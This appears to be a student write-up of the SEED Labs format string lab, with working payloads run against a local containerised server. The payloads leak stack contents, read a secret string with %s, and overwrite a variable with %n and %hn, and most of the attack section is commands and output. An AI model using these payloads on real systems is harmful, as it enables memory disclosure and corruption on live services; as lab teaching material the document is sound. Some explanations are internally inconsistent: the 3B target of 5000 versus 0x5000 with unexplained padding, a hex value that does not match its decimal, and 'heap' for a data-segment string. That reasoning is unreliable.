Lab 08 – Format String Attack

Overview:

The printf() function in C is commonly used to display output based on a format string. This format string acts as a template, guiding how the output is structured using placeholders (% specifiers). However, printf() isn't the only function that relies on format strings—others like sprintf(), fprintf(), and scanf() do as well.
If a program allows user-controlled input within a format string **without proper validation**, an attacker can exploit this to execute arbitrary code or manipulate memory. This vulnerability is known as a **format string attack** and can lead to serious security risks, such as leaking memory addresses or modifying critical variables.

2. Environment Setup

Disabling Security Protections:

To properly test and exploit format string vulnerabilities, we need to **disable certain security mechanisms** that modern systems use to prevent these attacks. This includes:

```
[02/25/25]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

3.The vulnerable Program:

#include <stdio.h> #include <stdlib.h> #include <unistd.h> #include <string.h> #include <sys/socket.h> #include <netinet/ip.h>


/* Changing this size will change the layout of the stack.

- Instructors can change this value each year, so students
- won't be able to use the solutions from the past.
- Suggested value: between 10 and 400 */ #ifndef BUF_SIZE #define BUF_SIZE 100 #endif

#if **x86_64** unsigned long target = 0x1122334455667788; #else unsigned int target = 0x11223344; #endif

char *secret = "A secret message\n";

```
void dummy_function(char *str);

void myprintf(char *msg) { #if x86_64 unsigned long int *framep; // Save the rbp value into framep asm("movq %%rbp, %0" : "=r" (framep)); printf("Frame Pointer (inside myprintf): 0x%.16lx\n", (unsigned long) framep); printf("The target variable's value (before): 0x%.16lx\n", target); #else unsigned int *framep; // Save the ebp value into framep asm("movl %%ebp, %0" : "=r"(framep)); printf("Frame Pointer (inside myprintf): 0x%.8x\n", (unsigned int) framep); printf("The target variable's value (before): 0x%.8x\n", target); #endif

// This line has a format-string vulnerability printf(msg);


#if x86_64 printf("The target variable's value (after): 0x%.16lx\n", target); #else printf("The target variable's value (after): 0x%.8x\n", target); #endif

}

int main(int argc, char **argv) { char buf[1500];

#if x86_64 printf("The input buffer's address: 0x%.16lx\n", (unsigned long) buf); printf("The secret message's address: 0x%.16lx\n", (unsigned long) secret); printf("The target variable's address: 0x%.16lx\n", (unsigned long) &target); #else printf("The input buffer's address: 0x%.8x\n", (unsigned int) buf); printf("The secret message's address: 0x%.8x\n", (unsigned int) secret); printf("The target variable's address: 0x%.8x\n", (unsigned int) &target); #endif

printf("Waiting for user input .....\n");
int length = fread(buf, sizeof(char), 1500, stdin);
printf("Received %d bytes.\n", length);

dummy_function(buf);
printf("(^_^)(^_^) Returned properly (^_^)(^_^)\n");

return 1;


}

// This function is used to insert a stack frame between main and myprintf. // The size of the frame can be adjusted at the compilation time. // The function itself does not do anything. void dummy_function(char *str) { char dummy_buffer[BUF_SIZE]; memset(dummy_buffer, 0, BUF_SIZE);

myprintf(str);


}
```



Theabove program reads data from the standard input, and then passes the data to myprintf(), which calls printf() to print out the data. The way how the input data is fed into the printf() function is unsafe, and it leads to a format-string vulnerability. We will exploit this vulnerability. The program will run on a server with the root privilege, and its standard input will be redirected to a TCP connection between the server and a remote user.

Therefore, the program actually gets its data from a remote user. If users can exploit this vulnerability, they can cause damages.

Compilation. We will compile the format program into both 32-bit and 64-bit binaries (for Apple Sili con machines, we only compile the program into 64-bit binaries). Our pre-built Ubuntu 20.04 VM is a 64-bit VM, but it still supports 32-bit binaries. All we need to do is to use the-m32 option in the gcc command. For 32-bit compilation, we also use-static to

generate a statically-linked binary, which is self-containedand not depending on any dynamic library, because the 32-bit dynamic libraries are not installed in our containers.

The compilation commands are already provided in Makefile. To compile the code, you

need to type make to execute those commands. After the compilation, we need to copy the binary into the fmt-containers folder, so they can be used by the containers. The following commands conduct com pilation and installation.

```
[02/25/25]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format arguments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
[02/25/25]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

Compiler Warnings and Security Countermeasures

During compilation, you may encounter a **warning message** (as shown in the image). This warning is a result of **built-in protections in GCC** designed to defend against format string vulnerabilities. However, for this lab, we can **ignore the warning** as it does not affect our experiment.

To ensure that our exploit works, we need to compile the program with the **"-z execstack"** option. This option makes the **stack executable**, allowing us to inject and execute shellcode within the program's memory.

In modern systems, **non-executable stack (NX bit)** is a security feature that prevents running injected code from the stack. However, this protection can be bypassed using **return-to-libc attacks**, which are covered in a separate SEED lab.

For the sake of simplicity, in this lab, we **disable the non-executable stack protection** to focus on understanding and exploiting format string vulnerabilities.

1.3 Container Setup and commands:

We download the labsetup file from seedlabs and set it up.

```
[02/25/25]seed@VM:~/.../Labsetup$ docker-compose build
Building fmt-server-1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
small: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
5d39fdfbe330: Pull complete
56b236c9d9da: Pull complete
1bb168ce59cc: Pull complete
588b6963c007: Pull complete
Digest: sha256:53d27ec4a356184997bd520bb2dc7c7ace102bfe57ecfc0909e
3524aabf8a0be
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:sma
ll
 ---> 1102071f4a1d
Step 2/6 : COPY server    /fmt/
 ---> d33cc8494353
Step 3/6 : ARG ARCH
 ---> Running in bedb456d765b
Removing intermediate container bedb456d765b
 ---> d6571253e076
```

```
[02/25/25]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (victim-10.9.0.80) for this proje
ct. If you removed or renamed this service in your compose file, y
ou can run this command with the --remove-orphans flag to clean it
 up.
Starting server-10.9.0.5 ... done
Starting server-10.9.0.6 ... done
Attaching to server-10.9.0.5, server-10.9.0.6
```

```
[02/25/25]seed@VM:~/.../Labsetup$ dockps
dbea6efee34c  server-10.9.0.5
c4da9687e1c5  server-10.9.0.6
[02/25/25]seed@VM:~/.../Labsetup$ docksh db
root@dbea6efee34c:/fmt# ls
format  server
root@dbea6efee34c:/fmt#
```

“Docker Container is Running”

Task 1: Causing a Program Crash

To begin, we'll start by providing **normal input** to our program and observe its behavior. This will help us understand how it processes user input before attempting any exploitation.

```
[02/25/25]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffa41ef0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffa41e1
8
server-10.9.0.5 | The target variable's value (before): 0x1122334
4
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x1122334
4
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

```
[02/25/25]seed@VM:~/.../Labsetup$ echo %s%s%s%s%s%s%s%s%s | nc 10.
9.0.5 9090
^C
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xff88c2c0
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 15 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xff88c1e8
server-10.9.0.5 | The target variable's value (before): 0x11223344
```

Task 2: Extracting Memory from the Server Program

Task 2a: Reading Stack Data

The objective here is to **print the contents of the stack**. To determine how many %x format specifiers are needed to access the **first 4 bytes** of our input, we can use a brute-force approach.

By inserting **"AAAA"** at the beginning of our input and following it with multiple %x placeholders, we can gradually examine the stack until we locate our input. This is done by creating a file filled with %x specifiers and then piping it into the vulnerable program.

```
[02/25/25]seed@VM:~/.../server-code$ python3 -c 'print("AAAA" + "%x " * 100)' | ./form
at
The input buffer's address:    0xffffcb80
The secret message's address:  0x080b4008
The target variable's address: 0x080e5068
Waiting for user input ......
Received 305 bytes.
Frame Pointer (inside myprintf):      0xffffcaa8
The target variable's value (before): 0x11223344
AAAA11223344 1000 8049db5 80e5320 80e61c0 ffffcb80 ffffcaa8 80e62d4 80e5000 ffffcb48 8
049f7e ffffcb80 0 64 8049f47 80e5320 4ab ffffccb1 ffffcb80 80e5320 80e9740 0 0 0 0 0 0
 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2c5f0700 80e5000 80e5000 ffffd168 8049eff ffffc
b80 131 5dc 80e5320 0 0 0 ffffd234 0 0 0 131 41414141 25207825 78252078 20782520 25207
825 78252078 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 7
8252078 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 782520
78 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252078 20
782520 25207825 78252078 20782520
The target variable's value (after):  0x11223344
(^_^)(^_^)  Returned properly (^_^)(^_^)
```

```
[02/25/25]seed@VM:~/.../server-code$ python3 -c 'print("BBBB" + "%x " * 64)' | ./format
The input buffer's address:    0xffffcb80
The secret message's address:  0x080b4008
The target variable's address: 0x080e5068
Waiting for user input ......
Received 197 bytes.
Frame Pointer (inside myprintf):      0xffffcaa8
The target variable's value (before): 0x11223344
BBBB11223344 1000 8049db5 80e5320 80e61c0 ffffcb80 ffffcaa8 80e62d4 80e5000 ffffcb48 8049f7e ffffcb80 0 64 8
049f47 80e5320 517 ffffcc45 ffffcb80 80e5320 80e9740 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 4979e
100 80e5000 80e5000 ffffd168 8049eff ffffcb80 c5 5dc 80e5320 0 0 0 ffffd234 0 0 0 c5 42424242
The target variable's value (after):  0x11223344
(^_^)(^_^)  Returned properly (^_^)(^_^)
```

Observation for Task 2B: Heap Data Extraction

A secret message is stored in the **heap** section of memory, and its address can be found in the server's output logs. The objective is to retrieve and print this message by leveraging a **format string vulnerability**.

To accomplish this, the address of the secret message (in binary format) must be embedded within the format string payload. By correctly referencing this address, the program will reveal the stored message when executed.

The required address has already been identified in previous logs, making it possible to construct the appropriate input to extract the hidden data.

```
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd310
server-10.9.0.5 | The secret message's address:  0x080b4008
```

Since the values are given in **little-endian notation**, we need to construct a format string payload to retrieve data from the desired memory location.

- **Input Buffer Address:** 0x10d3ffff
- **Secret Message Address:** 0x080b4008

To access the value at the **secret message address**, we use the **%n$x** format specifier, which prints the value at a specific stack position.

Constructing the Payload

- Convert 0x080b4008 to little-endian:
    - It becomes **\x08\x40\x0b\x08**.
- Use %64$s to fetch the value stored at that address.

```
[03/03/25]seed@VM:~/.../Labsetup$ python3 -c 'print("\x08\x40\x0b\x08" + "%64$s")' > badfile
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile
@
%64$s
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile | nc 10.9.0.5 9090
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd480
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd3a8
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 |@
                 A secret message
server-10.9.0.5 |
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The string **"A secret message"** is visibly being displayed.

Task 3: Modifying the Server Program's Memory

Task 3A: Changing the Target Variable's Value

The goal is to **modify the value of a target variable** that is being printed in the logs. This can be achieved using the **%n format specifier**, which writes data to a specified memory address.

From the logs, the target variable is located at **address 0x080e5068** (converted to little-endian format). By crafting a format string payload that includes this address along with %n, the program will overwrite the value stored at that location.

Constructing the Payload

- Convert 0x080e5068 to little-endian:
- **\x68\x50\x0e\x08**
- Use %n to modify the value at this address.

Final Payload

python3 -c 'print("\x68\x50\x0e\x08\x08%64$s")' > badfile

```
[03/03/25]seed@VM:~/.../Labsetup$ python3 -c 'print("\x68\x50\x0e\x08%64$n")' > badfile
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile
h%64$n
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile | nc 10.9.0.5 9090
```

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd120
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 10 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd048
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hP
server-10.9.0.5 | The target variable's value (after):  0x00000004
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

The value was successfully modified.

Task 3B: Changing the Value to 5000 Using Format String Exploit

Understanding the Payload Calculation

- **Target Variable Address:** 0x080e5068

- **Desired Value:** 5000 (0x1388 in hex)
- **Padding Calculation:**
    - %n writes the number of printed characters.
    - We must **print exactly 5000 characters** before %n executes.
    - **Since the memory address contributes 4 bytes**, the padding needed is:

      0x1388−0x4=0x1384=4996 (decimal)0x1388 - 0x4 = 0x1384 = 4996 \text{ (decimal)}

Constructing the Payload in the Required Format

We need:

- **Little-endian target address:** 0x080e5068 → \x68\x50\x0e\x08
- **Padding to 20,476 characters**
- **%64$n** to write to the correct stack position

Final Payload

python3 -c 'print("\x68\x50\x0e\x08%20476x%64$n")' > badfile

Executing the Payload

For Local Execution

cat badfile

For Remote Server Execution

cat badfile | nc 10.9.0.5 9090

```
[03/03/25]seed@VM:~/.../Labsetup$ python3 -c 'print("\x68\x50\x0e\x08%20476x%64$n")' > badfile
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile
h%20476x%64$n
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile | nc 10.9.0.5 9090
```

```
                                                                  11223344
server-10.9.0.5 | The target variable's value (after):  0x00005000
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 3C: Changing the Target Value to 0xAABBCCDD

The target value is now quite large, potentially exceeding our buffer size.

Since %n no longer works, we will use **%hn** to write **two bytes at a time**.

Breaking Down the Approach:

We split **0xAABBCCDD** into two parts:

- **Lower 2 bytes (0xCCDD)** → Stored at **0x080e5068**
- **Upper 2 bytes (0xAABB)** → Stored at **0x080e506A**

Step-by-Step Calculation:

1. **Writing 0xCCDD** at 0x080e5068:

a. 0xCCDD - 0x08 = 0xCCD9 = 52437 (padding needed)

2. **Writing 0xAABB** at 0x080e506A:
   a. Since 0xAABB < 0xCCDD, we adjust by adding 0x10000.
   b. 0x1AABB - 0xCCDD = 0xDDDE = 56798 (padding needed)

Final Payload:

python3 -c 'print("\x68\x50\x0e\x08\x6a\x50\x0e\x08%52437x%64$hn%56798x%65$hn")' > badfile

Why This Works?

✓ **Writes 0xCCDD first** to 0x080e5068.

✓ **Then writes 0xAABB** to 0x080e506A, ensuring correct byte order.

✓ **Uses %hn** to prevent writing more than 2 bytes at a time.

```
[03/03/25]seed@VM:~/.../Labsetup$ python3 -c 'print("\x68\x50\x0e\x08\x6a\x50\x0e\x08%52437x%64$hn%56798x%65
$hn")' > badfile
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile
hj%52437x%64$hn%56798x%65$hn
[03/03/25]seed@VM:~/.../Labsetup$ cat badfile | nc 10.9.0.5 9090
```

```
                                                        1000
server-10.9.0.5 | The target variable's value (after):  0xaabbccdd
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```